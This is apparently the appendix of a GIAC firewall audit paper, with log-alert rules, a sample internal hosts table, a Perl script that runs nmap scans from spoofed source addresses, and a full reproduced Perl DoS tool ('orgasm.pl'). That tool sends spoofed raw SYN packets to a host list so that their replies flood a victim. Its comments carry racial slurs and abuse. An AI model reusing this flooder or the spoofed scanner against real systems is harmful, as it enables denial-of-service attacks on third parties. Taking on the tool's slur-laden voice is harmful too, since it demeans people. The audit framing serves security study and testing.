 pipe "..."

'authenticated using LOCAL' - - - 0
 continue rule before 'authenticated using LOCAL' - - - 300 igno re
```

```
'.*/([^ ]*).*/.*/.*authenticated using LOCAL'  - - - 0
 pipe "..."

# Alert when a HTTP user attempts to authenticate and when one fails.

'LOCAL.*attempting login'  - - - 0
 continue rule before 'LOCAL.*attempting login'  - - - 300 ignore

'.*/([^ ]*).*/.*/.*LOCAL.*attempting login'  - - - 0
 pipe "..."

'tHttpdTask.*Failed Login Attempt: Username='  - - - 0
 continue rule before 'tHttpdTask.*Failed Login Attempt: Username='  - - -
300 ignore

'.*/([^ ]*).*/.*/.*tHttpdTask.*Failed Login Attempt: Username='  - - - 0
 pipe "..."
```

6.3. Appendix C – /etc/hosts

```
# GIAC Enterprises host table.

# External addresses.

42.48.12.61 ext1
42.48.12.62 office.giac.com
42.48.24.36 web1.giac.com www.giac.com

# Corporate gateway.

10.1.1.1    fw1          # CyberGuard firewall, internal interface.
10.1.1.6    ids2         # IDS sensor (rear).
10.1.1.8    cache1       # Cache server.
10.1.1.9    mail1        # Mail server.

10.1.2.1    fw1-dec1     # CyberGuard firewall.
10.1.2.2    vpn1-ext     # Nortel Contivity,  public interface.

10.1.3.1    fw1-dec2     # CyberGuard firewall.
10.1.3.2    vpn1-int     # Nortel Contivity, private interface.
10.1.3.6    vpn1-adm     # Nortel Contivity, management interface.

10.1.5.1    fw1-eeE0     # CyberGuard firewall.
10.1.5.6    ids1         # IDS sensor (forward).

10.1.6.1    fw1-eeE1     # CyberGuard firewall.

# Management network.

10.3.1.6    ids3         # Internal IDS sensor.
10.3.1.8    log1         # Internal log server.
10.3.1.9    ssadm1       # RSA and Sygate server.
10.3.1.11   jstart       # JumpStart repository.
10.3.1.12   report       # Report host.

# Applications networks.

10.3.2.8    cms         #  Production content management server.
10.3.2.21   dev1         # Development applications/database server.
10.3.2.24   spock        # Development applications/database server.

10.3.3.8    app1         # Production applications/database server.
10.3.3.9    db1          # Production applications/database server.
10.3.3.11   store        # Production database server.
10.3.3.12   stage        # Production staging server.

# eChannel stream.

10.5.1.6    web1         # eChannel web server (dec0).
10.5.2.8    webapp1      # eChannel applications server (dec2).
10.5.3.8    weblog1     # eChannel log server (dec3).
10.5.4.1    webfw1       # eChannel firewall (dec4).
10.5.5.6    webids1      # eChannel IDS sensor (eeE0).

# Internal servers and hosts.
```

```
10.20.2.35  phobos      # Microsoft Exchange 5.5 server.
10.20.2.36  deimos      # Microsoft Windows 2000  server.
10.20.3.55  server1     # Microsoft Windows 2000 server.
10.20.3.56  server2     # Microsoft Windows 2000 server.

10.20.6.33  bones       # Solaris 8 host, DBA team.
10.20.6.34  spock       # Solaris 8 host, DBA team.
10.20.6.35  deviant     # Solaris 9 host, development.

10.20.6.65  kirk        # Solaris 8 host, Unix team.
10.20.6.66  picard      # Solaris 8 host, Unix team.
10.20.6.67  sisko       # Solaris 9 host, Unix team.
10.20.6.68  janeway     # Solaris 9 host, Unix team.
```

6.4. Appendix D – rulescan.pl

```
#!/usr/bin/perl -w
#
# rulescan.pl
# Written by Kris Price.
#
# A simple script written for the audit that reads  an /etc/hosts file.
# Addresses matching the mask  are sorted into a list of sources while
# the non-matches are sorted into a list of targets.
#
# For each source address the nmap command is run using it as a spoofed
# source address while targeting each of the targets.
#
# Created just to generate traffic through the firewall for the purpose
# of seeing what comes out the other side. Fake invalid hosts should be
# added to be the bad sources that  will be denied by the firewall.
#
# Why did I use nmap when I could've used hping? <shrug>

use strict;

die "Usage: $0 interface mask file \n"
       unless scalar(@ARGV) == 3;

my $interface = shift( );
my $mask = shift();
my $file = shift();

open(FILE, $file)
       or die "$0: $file: failed to open file \n";

my $host;
my @slist;
my @tlist;

while (<FILE>)
{
       $host = (split(" "))[0]
              or next;

       next if $host =~ m/^\#/;

       $host =~ m/^$mask/
              and push(@slist, $host)
              or push(@tlist, $host);
}

print "Sources: ", @slist, " \n";
print "Targets: ", @tlist, " \n";

foreach my $source (@slist)
{
       foreach my $target (@tlist)
       {
              # "S", "F", "X", "N", "U", "A"
              foreach my $type ("S", "U", "A")
              {
                     my $command = "nmap -s$type -P0 -F -r -T Insane" .
                     " -S $source -e $interface --max_rtt_timeout 100" .
                     " --min_parallelism 10 $target";
                     print "\nRULESCAN ", time(), " $command \n";
                     system("$command");
```

```
                }
        }
}
```

6.5. Appendix E – orgasm.pl

```
#!/usr/bin/perl -w
#
# Orgasm by pHrail of Division7 Security Systems
# Sat Mar 30 19:43:11 PST 2002
# For selected D7 members only.
#
# BanG BanG...Ok niggers this is highly dangerous, and I don't urge
# anyone to use this.  It's proof of metal up your ass you just got
# fucking owned code.  Use with extreme caution.  Coded for my niggers.
# Props to #division7 muh crew for life.
# Props to all the packet kiddies who will get lots of use out of this one.
#
# Gibson did a nice paper on this sort of attack, which can be found  at
# http://grc.com/dos/drdos.htm
#
#
#
# DO NOT FUCKING DISTRIBUTE TO ANYONE!!!!!!!!!!!!!!!!!!!!!!!!
#
# All modules needed can be found packaged with this distribution,
# or found at http://www.cpan.org
# i.e. Net::RawIP
#       libpcap


use strict;
use Benchmark;
use Net::RawIP;

$SIG{INT} = \&controlme;

my $argsnum = @ARGV;
my $rand = int(rand 0x400);
my $frag = 0;
my $doff = 0x05;
my $ttl = 0xFF;
my $tos = 0x08;
my $x;
my $tx;
my $line;
my @list;



if ($argsnum < 4 || $argsnum > 4) {
  &usage();
  exit;
}


my $a = new Net::RawIP;

# Be careful.  I woudln't advise trying to use say
# the OC option on your dialup :)

print "*** Choose Your Connection Speed \n\n";
print "*** (1) 56k  - Dialup\n";
print "*** (2) Cable/DSL T1 -T3\n";
print "*** (3) OC UBER Li ne *f0r smurf cuz it's never enough* \n";
print "*** Choice: ";
chomp(my $choice = <STDIN>);

if ($choice == 1) {
       $tx = 2;
} elsif ($choice == 2) {
       $tx = 50;
} elsif ($choice == 3) {
       $tx = 100;
} else {
       print "*** EH, wrong choice, bye bye \n";
       exit(0);
```

```
}
my $t0 = new Benchmark;



print "\n*** Now Reading Hosts Into Array \n\n";

open(ELITE,$ARGV[3]) || die "Unable to open $ARGV[3]! \n";
while (<ELITE>) {
       chop;
       push(@list,$_);

              }
close(ELITE);


sub paxor {
for($x=0; $x != $ARGV[1]; $x++) {

       foreach $line(@list) {

$a->set({ ip => {saddr => $ARGV[0],
             daddr => $line,
            frag_off => $frag,
            tos => $tos,
             ttl => $ttl,

                },
         tcp => {dest => $ARGV[2],
                 source =>  $rand++,
                 syn => 1,
               ack => 0,
                 fin => 0,
                 rst => 0,
                 psh => 0,
                 urg => 0,
                doff => $doff}

        });


$a->send(0,$tx);
$a->send(0,$tx);

       }
}
}

print "*** Now finGerBanGinG $ARGV[0] \n";
print "*** Port: $ARGV[2] \n";
print "*** Ctrl-C To stop Process \n";
print "*** Division7 oWnz j00r soul \n";
print "*** by pHrail \n";
print "*** _____ \n";


&paxor;

my $t1 = new Benchmark;
my $td = timediff($t1, $t0);

sub controlme {
       $SIG{INT} = \&controlme;
       print "Signal Caught Now Exiting \n";
       print "Divison 7 Security Systems \n";
       my $t1 = new Benchmark;
       my $td = timediff($t1, $t0);
       print "\nTotal Time: ", timestr($td), " \n";
       sleep(5);
       exit;
}

sub usage {
       print "$0 <target> <loops> <hosts port> <elite hosts file> \n";
       print "EX: $0 127.0.0.1 99999 80 elite.txt \n";
       print "Orgasm by pHrail Division 7 \n";
```

```
}


print "\ndv8ing j00 bitCh!";
print "\nTotal Time: ", timestr($td), " \n";
print "\npHrail (#division7) \n";
```